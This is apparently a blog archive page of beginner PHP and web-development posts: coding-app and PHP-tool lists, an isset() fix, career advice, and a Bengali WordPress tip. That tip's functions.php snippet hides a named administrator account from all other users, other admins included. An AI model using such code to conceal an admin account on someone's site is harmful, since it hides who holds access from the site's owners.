Articles by "PHP"


In some ways, programming is like riding a bike. You’re not going to forget how to write code if you don’t do it for a while. On the other hand, it’s a skill that takes plenty of practice to learn and even more to maintain.
Whether you’re a relative newcomer to the world of programming or a seasoned veteran, practice makes perfect. That’s why we’ve compiled a list of coding apps to help you stay on top of your game by coding wherever you are.

1. Enki




You can almost think of Enki the same way you would an exercise app. It provides you with daily workouts, but here you’re leveling up your coding skills instead of burning fat and building muscle. Simply select your language of choice and the app will keep you on track.
The app supports everyone from beginners to more experienced coders. If you’re just starting off, you can use the app to learn web technologies before moving on to JavaScript. It doesn’t just teach you how to program either. Enki also helps you learn subjects related to programming like using the Linux command line and managing version control with Git.
Enki is free to use, but an optional subscription adds premium features like additional workouts. This is fairly standard among programming apps, but with Enki, you’ll learn plenty without paying a dime.
Download: Enki for Android | iOS (Free)

2. Grasshopper



Unlike some of the other coding apps on this list that feature multiple languages, Grasshopper sticks to one: JavaScript. This makes sense as not only is JavaScript relatively easy to learn, but it’s also used for a wide range of applications.
You start off very basic by learning the fundamentals before moving on to more advanced concepts and language features. As you progress you’ll even use the D3 data visualization library to show off your skills with graphics. The Grasshopper team is always adding new courses, so you shouldn’t have to worry about running out of learning material.
To ensure you stick with it, Grasshopper motivates you to log in every day. Other apps like Todoist have used this in the past, and while it won’t motivate everyone, it could be just what you need to keep you going. At least for now, this app is entirely free with no in-app purchases.
Download: Grasshopper for Android | iOS (Free)

3. SoloLearn

SoloLearn main menu
One of the best “learn to code” apps on this list, SoloLearn earns major points for the sheer amount of learning material. Most of the other multi-language coding apps listed offer a few languages at best. SoloLearn, on the other hand, boasts impressive language support, including C, C++, Java, JavaScript, PHP, Python, Ruby, Swift, and more.
Like some of the other apps on this list, SoloLearn uses gamification to encourage you to stick with it. You’ll earn skill points and achievements while you level up your progress no matter how you learn. If you’re more competitive, you can compete with other learners around the world for a more intense challenge.
Much of SoloLearn is free to use, but not all of it. For $6.99 per month or $47.99 per year, you can subscribe to SoloLearn PRO. This removes advertisements and adds features, like the ability to set learning goals and view personalized insights about your learning.
Download: SoloLearn for Android | iOS (Free)

4. Codeacademy Go

Longtime readers may be surprised to see this app on this list. After all, in the past, we’ve told you why you shouldn’t learn to code with Codecademy. While our criticism is still valid, it could also be leveled at most of the apps on this list. As long as you keep that in mind, Codecademy Go is a great way to take the service on the go.
Why You Shouldn't Learn to Code With Codeacademy Why You Shouldn't Learn to Code With CodeacademyWhat's wrong with Codecademy? For those who want to learn coding, the instructional site is one of the best to begin with. But does Codecademy teach you to think like a coder?

This is an especially useful app if you’re already a Codecademy user. This app takes the courses and challenges from the website and presents them in app form. It’s very much a “does what it says on the tin” sort of app, but that’s not a bad thing.
The app is entirely free, with no in-app purchases. That can’t be said for Codecademy’s services as a whole, but it’s nice that you don’t have to worry about paying extra for the app.
Download: Codecademy Go for Android | iOS (Free)

5. Hopscotch

Hopscotch app
Judging by the marketing surrounding the app, you might think Hopscotch is meant just for kids. Its name in the iOS App Store is even “Hopscotch Coding for Kids.” While it’s certainly kid-friendly, don’t let that chase you away. This is more than an app for children.
Looking at the FAQ on the Hopscotch website, the app is suitable for all ages. The developers say that while it’s designed for people aged 7 to 13, 18 year-olds and even college students are learning with it as well.
While other apps focus on the fundamentals first, Hopscotch aims to have you hit the ground running. The goal is to have you creating apps or games within minutes. This can teach you the basic concepts of coding before you head for the deep end.
Unfortunately, the app is limited for the time being, as right now it’s iOS-only. The wording on the website hints that Android and/or browser support may come in the feature, but there’s no ETA so far. On the upside, there are plenty of other Android programming apps.
The app itself is free, but for continued use of premium features, you’ll need to pay the $7.99 monthly fee.
Download: Hopscotch for iOS (Free)

6. Encode

Encode
Encode offers JavaScript, Python, HTML, and CSS making it a good choice if you’re looking to learn coding for web development.
Whether you’re using Android or iOS, Encode makes coding easier by including a shortcut bar with symbols often used in coding. This saves you from having to search through your keyboard searching for different bracket symbols. The app is a few years old, and while it isn’t as popular as some others, it’s definitely worth a look.
For a while, some users avoided Encode since it was Android-only. Now there is an iOS version, so you can use it regardless of your platform of choice. The app is free to download, with a $4.99 in-app purchase for Encode Plus, which unlocks more lessons and challenges.


PHP is the top pick for developers when it comes to developing applications. Being a server side scripting language, it is powering more than 250 million websites and applications around the world. It is a highly scalable and stable platform and is thus preferred by developers around the world. What makes this ecosystem so powerful is the availability of a huge number of tools that ease the development process and help execute complex projects easily. Here we list the top PHP tools for app development.

PHP CPP

It is counted among the top used PHP web development tool. The C++ library aids in developing PHP extensions and also includes a number of easy-to-use classes which are used by the developers to build different extensions for PHP.

SublimeText

There are few code editors that match the agility and flexibility of SublimeText. This is a highly sophisticated text editor used for codes, markup and prose and at the same time offers you extraordinary performance.

PHP Trace

A wonderful tool this is used by developers to identify or trace and troubleshoot problems with PHP scripts. This tools sources all information onphp execute context and php function calls from PHP Runtime that allows developers to identify heavy-load problems and other bugs that are causing problems with the app.

Parsedown PHP

The most preferred tool for automatic parsing Markdown text, it ensures that the parsing is executed without any error. It also offers the opportunity to developers to write or paste the markdown text in a demo space. The interface is highly user-friendly and makes it one of the top tools.

Geocoder

Geo-aware apps have gained immense popularity of late and this tool helps developers come up with inspiring apps that offer tailored information based on a user’s location. The powerful library allows developers to execute abstraction layer that allows easy geocoding manipulation using locational information of the user.

virtPHP

With the help of this tool developers can easily create and manage isolated PHP environments on a single machine. Here developers have the option of creating as many isolated environments as they want and use it to run different PHP projects. Developers can use different versions PHP in case the system runs more than one version of PHP.

Mink

It offers developers a great testing environment that allows them to test apps’ compatibility with all major web browsers. This ensures that the apps reach to widest section of the customers. This robust PHP library helps developers do away with API conflict issues with different browsers and generate browser compatible codes. To get the best out of PHP development, you need to hire the services of a professional PHP development company that has the expertise to deliver results. At Semaphore Software we have more than a decade of proven track record under our belt and have been helping small and large businesses establish a strong presence in the market.


In PHP when we try to use these 2 method $_POST and $_GET to get users filled form data in our website, we always get Undefined Index Error.
Why?
Because when we open the form page or the page where we put those 2 methods, it’s not have any value set or is NULL
…so when the users filled the form and submit, the error will remove, because it will get the value.
Let’s know how to fix this.

Fix Undefined Index Error PHP

It’s simple, you just need to use isset() function.
What isset() does?
Isset function determine if a variable is set and is not NULL
Here is the code example that will fix undefined index error.
<?php

if(isset($_POST['field-name'])){

/* Do something */

}
form.php hosted with 💓 by GitHub
Just change the value of $_POST to your own form field.

That’s it.
If you have any error or questions, ask in the comment box.
Don’t forget to share this Solution of Undefined Index Error


আপনি যদি চান আপনার ‌ওয়ার্ডপ্রেসে সাইটে আপনার অ্যাডমিনিস্ট্রেটর ইউজারটি অন্য ইউজার (এমনকি অন্য অ্যাডমিনিস্ট্রেটর) থেকে লুকিয়ে রাখতে, তাহলে সহজেই functions.php দ্বারা তা করতে পারবেন। এজন্য নিচের কোড থিমের functions.php ফাইলে কপি/পেস্ট করে সেভ করুন।

add_action(‘pre_user_query’,’royal_hide_user_query’);
function royal_hide_user_query($user_search) {
global $current_user;
$username = $current_user->user_login;
if ($username !== ‘xxxxxxxxxxx’) {
global $wpdb;
$user_search->query_where = str_replace(‘WHERE 1=1’,
“WHERE 1=1 AND {$wpdb->users}.user_login != ‘xxxxxxxxxxx'”,$user_search->query_where);
}
}
add_action(‘admin_head’,’hide_user_count’);
function hide_user_count(){
?>
<style>
.wp-admin.users-php span.count {display: none;}
</style>
<?php
}

ব্যাস এবার ড্যাশবোর্ডের ইউজার্সে গিয়ে দেখুন "xxxxxxxxxxx" নামের ইউজারটি দেখা যাচ্ছে না।
এখানে ইউজারের নাম হিসাবে "xxxxxxxxxxx" ব্যবহার করা হয়েছে।


Way back in 2013, when I first started to get interested in learning to code, I remember being confused about something: Was I training to be a web designer or a web developer?
Being a web designer sounded ideal: I’d get to create beautiful things for the internet, and use up all my creative juices on typography pairings, color schemes, and giving websites that certain je ne sais quois. At the same time, though, I worried I wouldn’t have what it takes to be a web designer. With no history in graphic design, or any design training at all, I wondered who would ever trust me with the aesthetics of their site.
And when I thought about web development, I though: “This is what I should want to do. I’ll make a ton of money and have all the power in the world to build awesome websites and web apps. But what if it’s boring?”
But as I learned HTML and CSS, met more designers and developers, and started working on my own freelance websites, I realized that I had it all wrong. It’s not that you don’t have to make a choice between web design and development. Really, the issue is that my idea of the differences between web design and web development were pretty off the mark. This is the blog post I wish I could have read when I first dipped my toe in the technical waters.

In this post, you’re going to get:
  • A rundown of the biggest myths about web designers and web developers, so you can make an informed decision about which path is right for you,
  • A comprehensive infographic breaking down EXACTLY what skills and tools web designers and developers use,
  • A breakdown of the basic skills ALL techies need,
  • A framework for figuring out which path fits your personality best,
But before I dive in, I want to let the cat out of the bag. The truth is, it doesn’t matter one iota whether you choose to start out in web design or web development! Getting digital skills will position you to make more money and have some of the most in-demand skills out there, regardless of whether they fall into the category of web design or web development.
This guide is based on general personality characteristics and a synopses of day-to-day tasks. If some of it seems oversimplified, that’s because I want to make it super simple for you to make a decision. In reality? There is a TON of overlap between web designers and web developers, and there’s no right or wrong starting point!

Step 1: Dispel the Myths

Before you can make any decisions about what kind of tech career you want, you need to make sure you know exactly what web designers and developers do.
If you’re like me, you’ve probably been socialized to define “web designer” and “web developer” in ways that don’t represent what it’s actually like to be one, and you’ve never even talked to a real-life web designer or developer.
My biggest misconceptions about designers and developers had to do with how much money they make, how steep the learning curve is, and what kind of work they actually do. I mistakenly believed the myths that:

Learning to be a programmer is harder than learning to be a designer (or the other way around).

Some assume that because development involves higher level programming, it will be harder to learn than design. Others see design as more difficult because they think that it requires more innate (rather than learned) creativity.
In fact, when you’re starting from scratch, any new skill is a challenge. Web development and web design aren’t inherently more or less challenging—your strengths and weaknesses will dictate which is the path of least resistance for you.

Developers make far and away more $$$.

If you look at average salaries, it does appear at first glance that web developers make far more money than web designers:
  • Web designer: $66,000
  • Web developer: $87,000
*Indeed salary search for the US.
But if you start searching more specific areas of web design, you’ll see that the salaries are competitive:
  • Interaction designer: $93,000
  • Mobile designer: $92,000
  • User Experience designer: $92,000
*Indeed salary search for the US.
It’s true that on average, developers make more money, but as a beginner this isn’t something you’ll have to worry about. Whether you start learning web development or web design, you probably won’t be a senior full-stack developer (and make the very top salary) within a few months, since that usually requires several years of experience.
And besides, web designers make plenty of money. Since both are lucrative options, it’s better to choose what will make you happier rather than what you think will pay more.

Web designers don’t code.

On the contrary, web designers write HTML and CSS code. And some (!) even use a CSS preprocessor like Sass or LESS and write JavaScript. For example, say they need a smooth scrolling site—some designers (we call them unicorns!) can code it up themselves.
Now, there are some designers out there who don’t code, particularly print designers and some digital graphic designers, but most WEB designers can turn their designs into working prototypes using HTML and CSS. The best way to make good money AND be able to deliver what clients and employers want most, is to be a whole package of designing and coding magic.
Web designers who can code, especially those that have next-level skills like Sass and JavaScript, are in HUGE demand. We call them unicorns. And, if you start out with the Skillcrush Web Designer Blueprint, you can take Skillcrush 102 as an individual class after that to learn JavaScript and jQuery and become one of those elusive unicorns!
But I’m getting ahead of myself. You need to know what designers and developers actually DO all day!

Step 2: Figure out exactly what designers and developers do.

Now that you’ve gotten some of the myths cleared up, you need to know how designers and developers actually spend their time.
The first thing to note is that both designers and developers can build a site from scratch. Designers lean more towards the careful planning, and developers are stronger in implementing designs, BUT they can both build a fully functional site.
Web designers and developers both code on a regular basis. On a team, designers and developers work together, with designers focusing on user experience design and planning and developers focusing on code.
If that still sounds a little vague, check out this handy (and pretty!) infographic and see the exact skills and tools designers and developers use:


Step 3: Analyze yourself.

Now that you are well informed about the true differences between web design and web development, you need to figure out which one fits YOU. And if you’re looking at those descriptions and thinking, “I could do any one of these!” that’s okay. These simplified descriptions of the general characteristics of web designers and developers should help:

Web Designers

Web designers tend to experience the world in a visual way. For example, when giving you directions, they might tell you to turn right when you see the big tree.
Web designers also tend to rely on intuition and feeling, since they spend a lot of time developing the look and feel of websites. For example, if you asked them to write a word in the center of a page, they would probably eyeball it.
Web designers love to come up with big ideas and imagine the whole picture. For example, if a web designer were building a theme park, they would love to focus first on the overall “vibe” of the theme park, the layout, and the way a visitor would experience it, before getting into details like the colors, shapes, and names of the rides.

Web Developers

Web developers tend to approach the world from a logical, scientific standpoint. If they were lost, rather than looking for a familiar landmark to guide them, they might look up at the stars or drop a GPS pin.
Web developers also tend to see the world as a vast collection of data that can be used for different purposes. If you asked a web developer to write a word in the center of a page, they would look for a tool to measure it in the quickest, most efficient way, maybe by folding the paper evenly into 4 squares or grabbing a ruler.
Web developers like to handle big projects by taking them one step at a time and paying close attention to the details. If a web developer were building a theme park, she would love working on the details of the physics of the rides and the number of visitors the park could accommodate, and she’d work through them one small step at a time.
And unicorns? Well they’re a unique combination of both!
If you need more guidance when it comes to choosing which way to start your tech career, try these resources:
  • The Ultimate Guide to Turning Your Passions Into Profit
  • How to Find the Perfect Job for You
And remember, it really doesn’t matter how you start learning tech skills, or what path you take. It only matters that you learn tech skills. As soon as you learn those basic skills that both web designers and developers need, like HTML and CSS, you’ll be that much closer to uncovering the tech career that will be perfect for you.
And when it comes down to it, sometimes the best thing you can do is talk to someone who’s a few steps ahead of you. Use Twitter to get in touch with web designers and developers, or email us at hello@skillcrush.com, and we can talk it out!


What does it take to be a really good web developer?

If you’re working at your first programming job, you probably found out quickly that it’s not easy.
It’s one thing to watch coding tutorials, read programming books, and make portfolio sites. It’s quite another to have to build websites from spec, to meet deadlines, and most importantly, to make sure that your bosses and clients are happy!
On top of all that, technology changes fast. You may feel like you have to stay on top of trends or risk becoming obsolete next year.
Want to know a secret, though? You don’t have to be afraid.
As you keep working, you will gain experience in your job. In the same way that you’ve learned coding, you can also learn how to perform at a high level at work.
It’s possible to learn how to be a good web developer. And it’s even possible to be an indispensably good web developer. (Obviously I can’t guarantee your job security, but you know what I mean.)
I’m a self-taught web developer, who never took a formal computer science course. I’ve been in the field for about seven years, and I’ve struggled with the learning curve and with impostor syndrome.
But I’ve also picked up a lot of valuable experience and skills along the way. You might find some similarities to my experience and your own:

My first job

When I started out as a junior web dev in my first real job, I was beyond thrilled.
But to be completely honest, I was terrified for the first two years.
Every day I would have to do something for work that I had no idea how to accomplish. And I often didn’t have a clue how to even get started!
I felt incompetent a lot of the time.
Thankfully though, everything always worked out. I had really supportive supervisors and coworkers who showed me the ropes. And I somehow met all my deadlines.
Over time, I wasn’t feeling as stressed as before.
And after four or five years, I actually started feeling confident in my skills. I know five years may sound like a really long time to you. Especially if you’re just starting out.
Just remember this:
Success will never happen overnight. But it often happens after days, weeks, months, and years of trying hard and not giving up.
I feel like I’ve learned a lot in my own brief career. And I want to help newbie web developers who have fought so hard to land their current jobs.
There are some principles that I think will help you to stand out in a crowd. Applying them can enable you to become an asset to your company and your customers.
And even if you’re not working yet you can still apply most of these principles to your learning process.
Want to become an uncommonly good web developer? Read on!


#1: Understand that mastering anything is a marathon, not a sprint.

If you’ve landed a job straight out of bootcamp or college, that’s great! Just know that you’re at the beginning of your coding journey.
Web development is a broad field, and like any skill, it takes a long time to really get good at it. You have a long road ahead of you, and at this moment, there is a lot that you don’t know.
But that’s ok! You’re a beginner. You can’t be expected to be an expert in everything right now.
When I was in fifth or sixth grade, my older sister was starting to study for the SAT (a standardized test in the U.S. used for college admissions). As a younger sister, I wanted to try it too, so I tried answering some practice questions.
Naturally, I didn’t do very well. I don’t think I got even one question right. I was a bit of an overachiever even at that age, and I threw a tantrum because I didn’t get a perfect score.
I doubt any of you are throwing tantrums when you can’t figure a coding problem out. But in the same way, don’t expect that you have to know everything there is to know, right this second.
It’s simply unrealistic, and it will cause you a lot of stress.
Obviously you should want to learn and get better at web development.
But try to keep a bird’s eye view of your progress and be realistic about where you are right now.
Think in the long-term sense of your career, not just in the short term of this current moment.

#2: Try as hard as you can yourself first, before asking for help.

In those early years, the feeling of having to explore uncharted territory was anxiety-provoking. I would feel this pressure of having to figure something out that I just didn’t know.
In that situation, I had two choices. I could go back to my boss and say, “Sorry, I don’t know how to do this. Can you do it for me?”
That might have taken the pressure off in the short-term, but it wouldn’t have been good for me in the long run. Because an employee that doesn’t know how to find solutions will take time away from everyone else.
The other choice would be to first do as much research as possible on my own. Eventually I would hit the end of what I could understand.
Then I would finally go to my boss and say, “Sorry, I can’t figure this out. But here’s what I’ve tried so far, and I think it might be related to this…”
See the difference?

Instead of giving up early and asking someone else to do my work for me, I did as much as I could myself. 

And when asking for help, I showed that I had done some work on my own.
Researching and testing on your own will help you to learn how to teach yourself new concepts. This benefits you in two ways:
You’re learning new skills on the job– essentially, you’re getting paid to learn. You’re not sucking time away from my boss or coworkers with questions that you could figure out yourself. You’re an asset to your company, not a detriment.
Of course, the other extreme is that you spend several hours or even days stuck on a problem, when you could have gotten the answer quickly by asking for help. That’s not good either because at that point you’re spending too much time on the problem.
You’ll have to figure out for yourself how much to try on your own, and when to ask for help. But through experience, you’ll be able to find a happy medium.

#3: Stay curious.

When I first started my job, I frequently got positive feedback that I would soak up information like a sponge.
I was willing to try anything, even if I didn’t know exactly how to do it. And I was honestly curious to learn how things work.

This desire to understand how things work is at the heart of every engineer. Let your curiosity feed that desire.

Don’t shut it off just to get things done. Understanding the why is extremely important.
If you’re researching how to do something, don’t just stop once you’ve found the answer in some Stack Overflow code snippet.
If you’re not pressed by an urgent deadline, take a few extra minutes to look at the solution and how it fits in with your code.
Try to understand why your code wasn’t working before, and why it is now. It’s ok if you don’t understand everything 100%. Just try to grasp the concept.
Even if you don’t totally get it this time, you’ll be better equipped to further your understanding next time you encounter the same problem.

#4: Always be improving.

This applies not just to web development, but to any area of life: cooking, driving a car, even relationships.
When you notice that something doesn’t go quite right, step back and get some perspective. Ask yourself: what did you want to happen, and why didn’t it happen?
If your code broke a website, what happened, and how can you avoid it in the future?
If you got into an argument with a coworker while trying to explain something, what happened there? Is there anything that you said that could have escalated rather than de-escalated the situation?
Try to do the following:
  • Go back and analyze that non-optimal situation.
  • Figure out what happened.
  • Think of actionable steps that you can take to avoid the problem next time.
It takes time, and sometimes we truly don’t have that time to go back and analyze every single decision.

But constantly glossing over mistakes and conflicts without learning from them will ensure that you will repeat your mistakes.

It’s tough to do because when something negative has passed, the natural instinct is to not want to dwell on it.
Think about it like debugging your life. If you keep making the exact same mistake in your code, that would be pretty inefficient. It means that there’s something that you need to learn so that it won’t happen anymore.
Even if it’s just with tiny mistakes, practicing this mixture of self-awareness and self-improvement will reap you rewards in the long run.

#5: Get really good at solving problems.

As a web developer, a large chunk of your job is solving problems. Whether you’re writing new code or debugging existing code, the end goal is to make it do what you want.
So how can you get good at solving problems in code?
First, you have to understand exactly what it is supposed to do, and all the parts involved in the process. Then you’ll be able to figure out where the problem is happening and fix it.

Fixing a lamp

For illustrative purposes, let’s say that you have to fix a lamp that isn’t working.
In order to troubleshoot this lamp, you have to first identify the optimal behavior. In this case, it would be that switching the lamp to “on” will cause the light bulb to turn on.
If this isn’t happening, you could go through and check each step in the process to determine what’s failing.
Here’s a list that you might make:
  • Step 1: The electricity in the house comes through the outlet. Check that the electricity in the house is on, and check that the outlet is working.
  • Step 2: The lamp is plugged into the outlet to allow electricity to travel through the lamp. Check that the lamp is plugged in.
  • Step 3: The electricity travels through the wire and switch in the lamp. Check that the wire and the switch are both working.
  • Step 4: When the switch is turned on, the electricity reaches the light bulb and turns it on. Check that the light bulb is working and not broken.
By testing each step, you can use the process of elimination to narrow down and identify the culprit of your problem.

Finding and fixing a problem in your code will be more complicated than testing a light bulb, of course. But the process is the same.
I’m not going to lie, debugging code and troubleshooting issues and errors can be extremely frustrating. There have been times where I’ve spent literally days or weeks stuck on a particular problem. These are the worst parts of being a web developer.
However, the flip side is that when finally discover that solution, you will feel amazing. You might almost feel all-powerful, at least in that moment. That feeling of exultation is without a doubt the best part of being a web developer.

Don’t overlook the non-technical skills.

The last two tips will be quite a switch from the topics so far. There are some other aspects of being a professional web developer that have absolutely nothing to do with coding.
You might call them people skills or soft skills.
Even though we work with code we are ultimately working with people. The websites and apps that we build are meant for humans. And no matter your job, you’ll be working with human customers, clients, or coworkers.

The best web developers aren’t just good at coding. They are also really good at understanding the big picture, and at working with people.

I personally think that these last two principles can really help you pull away from the pack. They’re not easy to master because they require a different kind of complex thinking.
And many web developers may not consider the need to develop these non-technical skills.
This is where you can begin to make yourself uniquely useful.

#6: Cultivate empathy towards others.

Empathy involves being aware of and understanding of the feelings, needs, and perspectives of others. In short, it’s the ability to put yourself in their shoes.
When my husband and I have fights, we start off both feeling at odds with each other. I might feel like I’m 100% right– which is never the case in real life! So we talk everything through, even though it’s painful and difficult to do.
Eventually we realize that it was all based on a misunderstanding or one of us had a bad day. We’re both able to finally see the situation from the point of view of the other person.
It’s not about being right or “winning” the argument. It’s about being empathetic and being on the same page as the other person.
In the same way, when you work with people you will inevitably have conflicts or disagreements.

But try to avoid jumping to conclusions and demonizing the other person. Most likely anything they did or said wasn’t meant personally.

Try to talk to them and find out where they are coming from. They might have been really busy and simply forgotten to email you back. They might have just had a horrible meeting and regrettably took their stress out in you in the form of a terse reply.
And beyond giving others the benefit of the doubt, empathy at work also involves being aware and respectful of others’ workloads and situations.
Let’s say that one of your coworkers is working like mad on a close deadline. Don’t bother them with unrelated issues that really aren’t urgent while they’re in crunch time.
But it might be a nice gesture to ask them how it went once things have calmed down.
On a related note, if you’re interested in reading more about workplace etiquette, I’d recommend checking out the advice blog Ask a Manager. It’s super informative about what to do and not to do in the workplace.

#7: Be proactive, not reactive.

In my opinion, being proactive versus reactive is a quality that differentiates successful people from mediocre people.
A reactive employee will do the work that is asked of them, but they will do no more than that. If something goes wrong they will fix it, but they won’t think ahead to prevent this problem from recurring.
They don’t consider the big picture or how interlocking parts of a system work together. The reactive person’s default mindset is: “If it doesn’t affect me, it’s not my problem.”
It’s very short-term thinking. Note that they are not doing bad work, but they are missing out on a lot that they could be doing.
In contrast, the proactive employee won’t just complete their assigned work and call it a day. They will also make small improvements as they go.
When something goes wrong, they will analyze what happened and make changes so that it won’t happen again. They constantly think about how to make processes at work more efficient.

In short, proactive people work in the present in order to improve things in the future. 

They are able to see the big picture, and are willing to put forth effort to improve it.
Sounds pretty good, right?
To learn the skill of being proactive, you’ll have to use some trial and error, and a lot of observation. But once you figure it out, the benefits will spill over into other areas of your life.

In closing

Thanks for reading these tips on how to be a good web developer! If you’re a newbie web developer, I really hope that you’ve found some of them helpful.
And if you have any questions or comments, don’t hesitate to leave a comment below.

MKRdezign

Contact Form

Name

Email *

Message *

Powered by Blogger.
Javascript DisablePlease Enable Javascript To See All Widget